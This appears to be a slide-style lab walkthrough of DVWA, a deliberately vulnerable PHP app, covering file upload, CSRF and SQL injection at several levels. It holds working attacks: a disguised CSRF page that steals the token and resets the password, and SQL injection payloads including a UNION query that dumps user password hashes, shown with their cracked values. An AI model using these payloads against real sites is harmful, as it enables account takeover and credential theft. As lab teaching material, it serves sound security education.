    $uploaded_type = $_FILES[ 'uploaded' ][ 'type' ];
    $uploaded_tmp = $_FILES[ 'uploaded' ][ 'tmp_name' ];

    // Where are we going to be writing to?
    $target_path = DVWA_WEB_PAGE_TO_ROOT . 'hackable/uploads/';
    //target_file = basename($uploaded_name) . '.' . $uploaded_ext;
    $target_file = md5( uniqid() . $uploaded_name ) . '.' . $uploaded_ext;
    $temp_file = ( ini_get( 'upload_tmp_dir' ) == '' ) ? ( sys_get_temp_dir() ) : ( ini_get( 'upload_tmp_dir' ) );
    $temp_file .= DIRECTORY_SEPARATOR . md5( uniqid() . $uploaded_name ) . '.' . $uploaded_ext;

    // Is it an image?
    if( ( strtolower( $uploaded_ext ) == 'jpg' || strtolower( $uploaded_ext ) == 'jpeg' || strtolower( $uploaded_ext ) == 'png' ) &&
        ( $uploaded_size < 100000 ) &&
        ( $uploaded_type == 'image/jpeg' || $uploaded_type == 'image/png' ) &&
        getimagesize( $uploaded_tmp ) ) {

        // Strip any metadata, by re-encoding image (Note, using php-Imagick is recommended over php-GD)
        if( $uploaded_type == 'image/jpeg' ) {
            $img = imagecreatefromjpeg( $uploaded_tmp );
            imagejpeg( $img, $temp_file, 100 );
        }
        else {
            $img = imagecreatefrompng( $uploaded_tmp );
            imagepng( $img, $temp_file, 9 );
        }
        imagedestroy( $img );
    }

    // Can we move the file to the web root from the temp folder?
    if( rename( $temp_file, ( getcwd() . DIRECTORY_SEPARATOR . $target_path . $target_file ) ) ) {
        // Yes!
        echo "<pre><a href='{$target_path}{$target_file}'>{$target_file}</a> successfully uploaded!</pre>";
    }
    else {
        // No
        echo '<pre>Your image was not uploaded.</pre>';
    }

    // Delete any temp files
    if( file_exists( $temp_file ) )
        unlink( $temp_file );
}
else {
    // Invalid file
    echo '<pre>Your image was not uploaded. We can only accept JPEG or PNG images.</pre>';
}

// Generate Anti-CSRF token
generateSessionToken();

?>
```



\$~/CSRF/High: cat ./"Answer - File Upload"

```
<!DOCTYPE html>

<html lang="en">
  <head>
    <meta name="referrer" content="unsafe-url">
    <title>CSRF High Level Demo</title>
  </head>
  <body onload="change_password()">
    <h1>Error 404</h1>
    <!-- https://infosecwriteups.com/how-to-exploit-csrf-in-dvwa-stackzero-bf1b6b557d85 -->
    <script>
      function change_password(){
        const request = new XMLHttpRequest();
        const url = "http://127.0.0.1/vulnerabilities/csrf/";
        request.open("GET", url);
        request.onreadystatechange = () => {
          if (request.readyState === request.DONE && request.status === 200) {
            var response = request.responseText;
            var user_token = /[a-f0-9]{32}/g.exec(response)[0]
            var newpasswd = "123";
            var payload = "http://127.0.0.1/vulnerabilities/csrf/?password_new=" + newpasswd +
              "&password_conf=" + newpasswd + "&Change=Change&user_token=" + user_token;
            var second_request = new XMLHttpRequest();
            second_request.open("GET", payload);
            second_request.send()
          }
        };
        request.send()

      }
    </script>
  </body>
</html>
```

vs XSS (Stored)



\$~/CSRF/High: cat ./"Answer - File Upload"

The screenshot shows a browser window with the following details:

- Title Bar:** Vulnerability: Cross Site R x CSRF High Level Demo x
- Address Bar:** 127.0.0.1/hackable/uploads/CSRF High Level Demo.html
- Content Area:** Error 404
- Network Tab in DevTools:** Shows network requests:
 - 200 GET 127.0.0.1 CSRF High Level Demo.html (document, html, 1.02 KB)
 - 200 GET 127.0.0.1 /vulnerabilities/csrf/ (html, 1.76 KB)
 - 200 GET 127.0.0.1 favicon.ico (image, 1.91 KB)
 - 200 GET 127.0.0.1 /vulnerabilities/csrf/?password_new=123&password_conf=123&Change=Char CSRF High Level Demo.html:38 (xhr, html, 1.77 KB)
- DevTools Footer:** 4 requests | 11.56 KB / 4.56 KB transferred | Finish: 55 ms | DOMContentLoaded: 22 ms | load: 24 ms

\$~/SQL Injection: cat ./"Web Page"

Vulnerability: SQL Injection

User ID:

← 1. 查詢使用者 ID

ID: 1

First name: admin

Surname: admin

← 2. 結果



\$~/SQL Injection: cat ./Intro

- “A SQL injection attack consists of **insertion** or “**injection**” of a **SQL query** via the input data from the client to the application.”
 - 透過使用者輸入夾帶 SQL 語句
- “SQL injection attack occurs when an unintended data enters a program from an untrusted source, and it is used to **dynamically construct a SQL query**.”
 - 動態生成 SQL 語句，E.g., 串接使用者輸入
- “SQL Injection is very common with **PHP** and ASP applications due to the prevalence of **older functional interfaces**. Due to the nature of programmatic interfaces available, J2EE and ASP.NET applications are less likely to have easily exploited SQL injections.”
 - 我只是想稱讚 PHP 問題好多好棒哦



\$~/SQL Injection/Low: cat ./"View Source"

```
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ?
        mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    mysqli_close($GLOBALS["__mysqli_ston"]);
}

?>
```

\$~/SQL Injection/Low: cat ./"View Source"

```
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ?
        mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    mysqli_close($GLOBALS["__mysqli_ston"]);
}

?>
```

\$~SQL Injection/Low: cat ./"View Source"

```
<?php

if( isset( $_REQUEST[ 'Submit' ] ) ) {
    // Get input
    $id = $_REQUEST[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ?
        mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    mysqli_close($GLOBALS["__mysqli_ston"]);
}

?>
```

\$~/SQL Injection/Low: cat ./Answer

```
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';";
```



```
SELECT first_name, last_name FROM users WHERE user_id = '$id';
```



```
SELECT first_name, last_name FROM users WHERE user_id = '' OR '1'='1';
```



```
SELECT first_name, last_name FROM users WHERE user_id = '' OR '1'='1';
```

\$~/SQL Injection/Low: cat ./Answer

Vulnerability: SQL Injection

User ID: Submit

ID: ' OR '1'='1
First name: admin
Surname: admin

ID: ' OR '1'='1
First name: Gordon
Surname: Brown

ID: ' OR '1'='1
First name: Hack
Surname: Me

ID: ' OR '1'='1
First name: Pablo
Surname: Picasso

ID: ' OR '1'='1
First name: Bob
Surname: Smith



\$~/SQL Injection/Low: cat ./Answer

```
SELECT first_name, last_name FROM users WHERE user_id = '$id';
```

```
SELECT table_name, column_name FROM information_schema.columns
```



```
SELECT first_name, last_name FROM users WHERE user_id = ''  
' UNION SELECT table_name, column_name FROM information_schema.columns #';
```

```
' UNION SELECT user, password FROM users #
```



\$~/SQL Injection/Low: cat ./Answer

Vulnerability: SQL Injection

User ID: Submit

ID: ' UNION SELECT user, password FROM users #

First name: admin

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

← password

ID: ' UNION SELECT user, password FROM users #

First name: gordonb

Surname: e99a18c428cb38d5f260853678922e03

← abc123

ID: ' UNION SELECT user, password FROM users #

First name: 1337

Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

← charley

ID: ' UNION SELECT user, password FROM users #

First name: pablo

Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

← letmein

ID: ' UNION SELECT user, password FROM users #

First name: smithy

Surname: 5f4dcc3b5aa765d61d8327deb882cf99

← password



\$~/SQL Injection/Medium: cat ./"View Source"

```
<div class="vulnerable_code_area">
  <form action="#" method="POST">
    <p>
      User ID:
      <select name="id">
        <option value="1">1</option>
        <option value="2">2</option>
        <option value="3">3</option>
        <option value="4">4</option>
        <option value="5">5</option>
      </select>
      <input type="submit" name="Submit" value="Submit">
    </p>
  </form>
</div>
```



\$~/SQL Injection/Medium: cat ./"View Source"

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $id);

    $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( '<pre>' . mysqli_error($GLOBALS["__mysqli_ston"]) .
'</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Display values
        $first = $row[ "first_name" ];
        $last  = $row[ "last_name" ];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }
}

// This is used later on in the index.php page
// Setting it here so we can close the database connection in here like in the rest of the source scripts
$query = "SELECT COUNT(*) FROM users;";
$result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_error($GLOBALS["__mysqli_ston"])) : (($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );
$number_of_rows = mysqli_fetch_row( $result )[0];

mysqli_close($GLOBALS["__mysqli_ston"]);
?>
```



\$~/SQL Injection/Medium: cat ./"View Source"

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $id);

    $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( '<pre>' . mysqli_error($GLOBALS["__mysqli_ston"]) . '</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Display values
        $first = $row[ "first_name" ];
        $last  = $row[ "last_name" ];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }
}

// This is used later on in the index.php page
// Setting it here so we can close the database connection in here like in the rest of the source scripts
$query = "SELECT COUNT(*) FROM users;";
$result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ? mysqli_error($GLOBALS["__mysqli_ston"]) : (($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );
$number_of_rows = mysqli_fetch_row( $result )[0];

mysqli_close($GLOBALS["__mysqli_ston"]);
?>
```



\$~/SQL Injection/Medium: cat ./"View Source"

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $id = $_POST[ 'id' ];

    $id = mysqli_real_escape_string($GLOBALS["__mysqli_ston"], $id);

    $query  = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query) or die( '<pre>' . mysqli_error($GLOBALS["__mysqli_ston"]) .
'</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Display values
        $first = $row[ "first_name" ];
        $last  = $row[ "last_name" ];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

}

// This is used later on in the index.php page
// Setting it here so we can close the database connection in here like in the rest of the source scripts
$query = "SELECT COUNT(*) FROM users;";
$result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>' . ((is_object($GLOBALS["__mysqli_ston"])) ?
mysqli_error($GLOBALS["__mysqli_ston"])) : (($__mysqli_res = mysqli_connect_error()) ? $__mysqli_res : false)) . '</pre>' );
$number_of_rows = mysqli_fetch_row( $result )[0];

mysqli_close($GLOBALS["__mysqli_ston"]);
?>
```



\$~/SQL Injection/Medium: cat ./"View Source"

```
kali@kali: ~
File Actions Edit View Help
if( $vulnerabilityFile == 'high.php' ) {
    $page[ 'body' ] .= "Click <a href=\"#\" onclick=\"javascript:popUp('session-input.php');return false;\">"here to chan
ge your ID</a>.";
}
else {
    $page[ 'body' ] .= "
        <form action=\"#\" method=\"{$method}\">
            <p>
                User ID:<br>
                if[ $vulnerabilityFile == 'medium.php' ] {
                    $page[ 'body' ] .= "\n
                        <select name=\"id\">;
                    for( $i = 1; $i < $number_of_rows + 1 ; $i++ ) { $page[ 'body' ] .= "<option value=\"$i\">{$i}</option>";
                    $page[ 'body' ] .= "</select>";
                }
                else
                    $page[ 'body' ] .= "\n
                        <input type=\"text\" size=\"15\" name=\"id\">;
                $page[ 'body' ] .= "\n
                    </p>\n";
                if( $vulnerabilityFile == 'impossible.php' )
                    $page[ 'body' ] .= "
                        " . tokenField();
                $page[ 'body' ] .= "
                    </form>";
            }
    $page[ 'body' ] .= "

```



\$~/SQL Injection/Medium: cat ./Answer

```
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id';"
```



```
SELECT first_name, last_name FROM users WHERE user_id = '$id';
```

```
$query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
```



```
SELECT first_name, last_name FROM users WHERE user_id = $id;
```

\$~/SQL Injection/Medium: cat ./Answer

```
$query = "SELECT first_name, last_name FROM users WHERE user_id = $id;";
```



```
SELECT first_name, last_name FROM users WHERE user_id = $id;
```



```
SELECT first_name, last_name FROM users WHERE user_id = 0 OR 1=1;
```

```
SELECT first_name, last_name FROM users WHERE user_id = 0 UNION SELECT user, password FROM users;
```

\$~SQL Injection/Medium: cat ./Answer

Vulnerability: SQL Injection

User ID:


ID: 0 OR 1=1
First name: admin
Surname: admin

ID: 0 OR 1=1
First name: Gordon
Surname: Brown

ID: 0 OR 1=1
First name: Hack
Surname: Me

ID: 0 OR 1=1
First name: Pablo
Surname: Picasso

ID: 0 OR 1=1
First name: Bob
Surname: Smith



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"> scroll
> <head> ... </head>
<body class="home" style="overflow: auto;">
  <div id="container">
    <div id="header"> ... </div>
    <div id="main_menu"> ... </div>
    <div id="main_body">
      <div class="body_padded">
        <h1>Vulnerability: SQL Injection</h1>
        <div class="vulnerable_code_area">
          <form action="#" method="POST">
            <p>
              User ID:
              <select name="id">
                <option value="0 OR 1=1">1</option>
                <option value="2">2</option>
                <option value="3">3</option>
                <option value="4">4</option>
                <option value="5">5</option>
              </select>
              whitespace
              <input type="submit" name="Submit" value="Submit">
            </p>
          </form>
        </div>
      </div>
    </div>
  </div>
</body>
```



\$z/SQL Injection/Medium: cat ./"Burp Suite"

The image shows a dual-monitor setup. On the left monitor, the DVWA (Damn Vulnerable Web Application) SQL Injection page is displayed. It features a logo at the top, followed by a title 'Vulnerability: SQL Injection'. Below the title is a form with a dropdown menu labeled 'User ID' containing the value '1' and a 'Submit' button. Underneath the form, there is a section titled 'More Information' containing a bulleted list of links related to SQL injection. On the right monitor, the Burp Suite Community Edition v2021.10.3 - Temporary Project interface is shown. The 'Proxy' tab is selected, displaying a POST request to http://127.0.0.1/vulnerabilities/sql/. The request details are as follows:

```
1 POST /vulnerabilities/sql/ HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 18
4 Cache-Control: max-age=0
5 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://127.0.0.1
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
12 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1/vulnerabilities/sql/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=smjmadlt67qippnkbsfqre0i20; security=medium
21 Connection: close
22
23 id=1&Submit=Submit
```

The last line of the request, 'id=1&Submit=Submit', is highlighted with a red box. The Burp Suite interface also includes tabs for Intercept, HTTPHistory, WebSockets history, and Options, along with various tool buttons and status indicators.

\$z/SQL Injection/Medium: cat ./"Burp Suite"

The image shows a dual-monitor setup. On the left monitor, a browser window displays the DVWA (Damn Vulnerable Web Application) SQL Injection page. The URL is 127.0.0.1/vulnerabilities/sql/. The page title is "Vulnerability: SQL Injection". It features a dropdown menu for "User ID" set to "1" and a "Submit" button. Below the form, a section titled "More Information" lists several links related to SQL injection.

The right monitor displays the Burp Suite Community Edition v2021.10.3 - Temporary Project interface. The "Proxy" tab is selected, showing a captured POST request to http://127.0.0.1:80. The request details are as follows:

```
1 POST /vulnerabilities/sql/ HTTP/1.1
2 Host: 127.0.0.1
3 Content-Length: 18
4 Cache-Control: max-age=0
5 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
6 sec-ch-ua-mobile: ?0
7 sec-ch-ua-platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: http://127.0.0.1
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
12 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://127.0.0.1/vulnerabilities/sql/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: PHPSESSID=smjmad1t67qippnkbsfqre0i20; security=medium
21 Connection: close
22
23 id=0+0R+1%3D1&Submit=Submit
```

The line "id=0+0R+1%3D1&Submit=Submit" is highlighted with a red box in the Burp Suite interface.

\$~SQL Injection/High: cat ./"View Source"

```
<?php

if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>Something went wrong.</pre>' );

    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
}

?>
```

\$~SQL Injection/High: cat ./"View Source"

```
<?php

if( isset( $_SESSION [ 'id' ] ) ) {
    // Get input
    $id = $_SESSION[ 'id' ];

    // Check database
    $query  = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
    $result = mysqli_query($GLOBALS["__mysqli_ston"], $query ) or die( '<pre>Something went wrong.</pre>' );


    // Get results
    while( $row = mysqli_fetch_assoc( $result ) ) {
        // Get values
        $first = $row["first_name"];
        $last  = $row["last_name"];

        // Feedback for end user
        echo "<pre>ID: {$id}<br />First name: {$first}<br />Surname: {$last}</pre>";
    }

    ((is_null($__mysqli_res = mysqli_close($GLOBALS["__mysqli_ston"]))) ? false : $__mysqli_res);
}

?>
```

\$~SQL Injection/High: cat ./"View Source"



A screenshot of a terminal window titled "kali@kali: ~". The window contains a single tab with the command "cat ./"View Source" entered. The output is a PHP script with syntax highlighting. The script defines a constant DVWA_WEB_PAGE_TO_ROOT, includes dvwaPage.inc.php, and sets up a session ID. It then creates a form with a text input for 'id' and a submit button. A button with an onclick event to close the window is also present. The script ends with a call to dvwaSourceHtmlEcho and a file path.

```
<?php

define( 'DVWA_WEB_PAGE_TO_ROOT', ' ../../' );
require_once DVWA_WEB_PAGE_TO_ROOT . 'dvwa/includes/dvwaPage.inc.php';

dvwaPageStartup( array( 'authenticated', 'phpids' ) );

$page = dvwaPageNewGrab();
$page[ 'title' ] = 'SQL Injection Session Input' . $page[ 'title_separator' ].$page[ 'title' ];

if( isset( $_POST[ 'id' ] ) ) {
    $_SESSION[ 'id' ] = $_POST[ 'id' ];
    // $page[ 'body' ] .= "Session ID set!<br /><br /><br />";
    $page[ 'body' ] .= "Session ID: {$_SESSION[ 'id' ]}<br /><br /><br />";
    $page[ 'body' ] .= "<script>window.opener.location.reload(true);</script>";
}

$page[ 'body' ] .= "
<form action="#" method="POST">
    <input type="text" size="15" name="id">
    <input type="submit" name="Submit" value="Submit">
</form>
<hr />
<br />

<button onclick="self.close();">Close</button>";

dvwaSourceHtmlEcho( $page );
"/var/www/html/vulnerabilities/sqli/session-input.php" [dos] 32L, 890C
```

\$~/SQL Injection/High: cat ./Answer

```
$query = "SELECT first_name, last_name FROM users WHERE user_id = '$id' LIMIT 1;";
```



```
